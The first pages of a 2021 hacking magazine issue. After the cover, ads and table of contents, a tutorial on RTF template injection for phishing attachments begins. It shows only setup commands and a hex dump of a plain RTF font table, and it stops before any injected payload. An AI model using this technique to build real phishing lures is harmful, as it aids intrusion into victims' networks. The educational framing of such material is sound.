

Simplifying Cyber Security since 2016

# HACKERCOOL

December 2021 Edition 4 Issue 12

Learn Hacking in Real World Scenarios

## RTF Template Injection & Apache Log4shell

in Real World Hacking

What's New in the newly  
released Kali Linux 2021.4

A New Evasion Module That Bypasses  
Windows Defender in Metasploit This Month

..with all other regular Features



**RUN YOUR  
CLOUD COMPUTER  
from your SMART DEVICE**



**STARTING AT**

**\$4.95 /month**

*join us on [shells.com](http://shells.com)*

**To  
Advertise  
with us  
Contact :**

**[admin@hackercoolmagazine.com](mailto:admin@hackercoolmagazine.com)**



Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.  
Banjara Hills, Hyderabad 500034  
Telangana, India.

Website :  
[www.hackercoolmagazine.com](http://www.hackercoolmagazine.com)

Email Address :  
[admin@hackercoolmagazine.com](mailto:admin@hackercoolmagazine.com)



# HACKERCOOL

## Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.



Then you will know the truth and the truth will set you free.  
John 8:32

# Editor's Note

*Edition 4 Issue 12*

*WISH YOU  
A  
HAPPY  
NEW YEAR  
2022*

**"THE NORTH KOREAN ATTACKERS HAVE BEEN SUBTLY ABUSING THE TRUST OF THE EMPLOYEES WORKING AT TARGETED COMPANIES BY SENDING THEM A FULL-FEATURED WINDOWS BACKDOOR WITH SURVEILLANCE FUNCTIONS, DISGUISED AS A CONTRACT OR ANOTHER BUSINESS FILE."  
- RESEARCHERS FROM KASPERSKY.**

# INSIDE

See what our Hackercool Magazine December 2021 Issue has in store for you.

## 1. Real World Hacking :

[RTF Template Injection and Apache Log4shell Attacks explained.](#)

## 2. What's New :

[Kali Linux 2021.4.](#)

## 3. Metasploit This Month :

[Linux CVE-2021-22555, CVE-2021-3490, Windows Evasion, Git and more.](#)

## 4. Online Security :

[How vulnerable is your personal information : 4 essential reads.](#)

## 5. Cyber Security :

[Facebook : Latest case shows how Europe is clamping down on Big Tech.](#)

[Downloads](#)

[Other Resources](#)



## RTF Template Injection and Apache Log4shell

# REAL WORLD HACKING

*Cyber security researchers at ProofPoint recently observed a new injection technique being used by hackers affiliated to Russian, Chinese and Indian state interests. This technique which they used in phishing attachments to gain entry into the target's network is termed as RTF (Rich Text Format) template injection. The groups who used this injection attack include Gamedon group which is allegedly affiliated to Russian interests and DoNot Team.*


RTF Template Injection is very easy and simple. Apart from this, the inability of public antivirus engines failing to detect this injection is the reason for hackers increasingly using this injection technique. In this month's issue of Real World Hacking, we bring our readers how to perform this injection.

For this tutorial we will be using a Ubuntu system as our Landing system or attacker system. On our attacker system, we create a new directory named RTF\_T\_I (in fact you can name it whatever you like) to save all the files.



```
user1@ubuntu:~/Desktop$ mkdir RTF_T_I
user1@ubuntu:~/Desktop$ cd RTFT_I

bash: cd: RTFT_I: No such file or directory
user1@ubuntu:~/Desktop$
user1@ubuntu:~/Desktop$ cd RTF_T_I
user1@ubuntu:~/Desktop/RTF_T_I$ ls
user1@ubuntu:~/Desktop/RTF_T_I$
```

The reason we chose Ubuntu as our base system is it has a word processor installed by default. So I open LibreOffice and create a new word file as shown below (In Real world, the text here contains the lure).



Then we save it as a Rich Text Format (rtf) file naming the file as hcool.rtf.



Our RTF file is ready for injection. To perform RTF template injection, we need to open this file with a hex editor. A hex editor is an editor used to manipulate or edit the fundamental binary data of a computer file.



There are many hex editors available. We will use hexcurses hex editor. We can open our rtf file "hcool.rtf" using hexcurses as shown below.

```
user1@ubuntu:~/Desktop/RTF_T_I$ ls
hcool.rtf
user1@ubuntu:~/Desktop/RTF_T_I$ hexcurses hcool.rtf
```

The file opens as shown below.

The screenshot displays the hexcurses hex editor interface. The top menu bar contains the following options: Help, Save, Open, Goto, Find, Hex Addr, Hex Edit, and Quit. The main window is split into two panes. The left pane shows a hex dump of the file hcool.rtf, with addresses ranging from 00000050 to 00000140. The right pane shows the corresponding RTF source code. The RTF code includes font definitions for Times New Roman, Arial, and Liberation Sans. The hex dump shows the following data:

Hex Address	Hex Data
00000050	7B 5C 72 74 66 31 5C 61 6E 73 69 5C 64 65 66 66
00000060	33 5C 61 64 65 66 6C 61 6E 67 31 30 32 35 0A 7B
00000070	5C 66 6F 6E 74 74 62 6C 7B 5C 66 30 5C 66 72 6F
00000080	6D 61 6E 5C 66 70 72 71 32 5C 66 63 68 61 72 73
00000090	65 74 30 20 54 69 6D 65 73 20 4E 65 77 20 52 6F
000000A0	6D 61 6E 3B 7D 7B 5C 66 31 5C 66 72 6F 6D 61 6E
000000B0	5C 66 70 72 71 32 5C 66 63 68 61 72 73 65 74 32
000000C0	20 53 79 6D 62 6F 6C 3B 7D 7B 5C 66 32 5C 66 73
000000D0	77 69 73 73 5C 66 70 72 71 32 5C 66 63 68 61 72
000000E0	73 65 74 30 20 41 72 69 61 6C 3B 7D 7B 5C 66 33
000000F0	5C 66 72 6F 6D 61 6E 5C 66 70 72 71 32 5C 66 63
00000100	68 61 72 73 65 74 30 20 4C 69 62 65 72 61 74 69
00000110	6F 6E 20 53 65 72 69 66 7B 5C 2A 5C 66 61 6C 74
00000120	20 54 69 6D 65 73 20 4E 65 77 20 52 6F 6D 61 6E
00000130	7D 3B 7D 7B 5C 66 34 5C 66 73 77 69 73 73 5C 66
00000140	70 72 71 32 5C 66 63 68 61 72 73 65 74 30 20 4C

The RTF code in the right pane shows the following definitions:

```
{\rtf1\ansi\deff
3\adeflang1025.{
\fonttbl{\f0\fro
man\fprq2\fchars
et0 Times New Ro
man;}{\f1\froman
\fprq2\fcharset2
Symbol;}{\f2\fs
wiss\fprq2\fchar
set0 Arial;}{\f3
\froman\fprq2\fc
harset0 Liberati
on Serif{\*\falt
Times New Roman
};}{\f4\fswiss\fs
wiss\fprq2\fchar
set0 L
iberation Sans{\
*\falt Arial;};}{
\f5\fnil\fprq2\fc
harset0 Noto Sa
ns CJK SC;}{\f6\
```




